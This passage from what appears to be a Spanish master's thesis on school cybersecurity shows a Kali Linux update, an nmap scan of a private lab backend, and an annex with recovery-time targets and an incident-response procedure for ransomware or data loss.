Des:3 http://ftp.halifax.rwth-aachen.de/kali kali-rolling/main amd64 Contents (deb) [52,5 MB]
62% [3 Contents-amd64 22,5 MB/52,5 MB 43%]
```

Figura 172: Ejecución de la actualización de paquetería y herramientas de seguridad en la estación de ataque.

Validación de que la máquina atacante ve el backend

```
(kali㉿kali)-[~]
$ sudo nmap 192.168.56.104
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 04:32 EST
Nmap scan report for 192.168.56.104
Host is up (0.00022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 08:00:27:19:65:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Figura 173: Verificación de acceso al Backend.

Justificación en el entorno del TFM

Kali Linux es fundamental en el laboratorio porque permite reproducir los ataques que podrían producirse en un entorno real. En centros educativos como el colegio COLERIESGOSA, es habitual que existan equipos sin actualizar, contraseñas débiles o servicios mal configurados.

Gracias a esta máquina, es posible analizar:

- qué vulnerabilidades son explotables
- qué impacto tendría un atacante interno o externo
- cómo podría comprometerse un servidor Windows o Ubuntu
- qué controles del ENS serían necesarios para reducir estos riesgos

ANEXO III: Plan de Continuidad de Negocio (BCP) y Recuperación (DRP)

Dada la criticidad de los datos académicos, se establecen los siguientes tiempos y procedimientos de recuperación ante desastres (Ransomware/Destrucción de datos):

Tabla de Tiempos de Recuperación (RTO/RPO)

Servicio Crítico	RTO (Tiempo MÁx. Caída)	RPO (Pérdida MÁx. Datos)	Estrategia de Respaldo
Expedientes (MySQL)	4 Horas	24 Horas	Backup Diario Incremental (Nube + Local)
Controlador de Dominio	8 Horas	24 Horas	Imagen completa del Sistema (Veeam Backup)
Servidor Web	24 Horas	24 Horas	Snapshot Diario (Incremental)

Procedimiento de Respuesta ante Incidentes

- Contención:** Aislamiento inmediato de los equipos infectados de la red (desconexión cable/vswitch).
- Análisis:** Identificación del alcance (Usuarios afectados: Profesorado y Administración).
- Erradicación:** Formateo de los servidores comprometidos (No limpiar, reinstalar).
- Recuperación:** Restauración de copias de seguridad limpias y cambio forzoso de todas las credenciales del dominio (incluyendo krbtgt).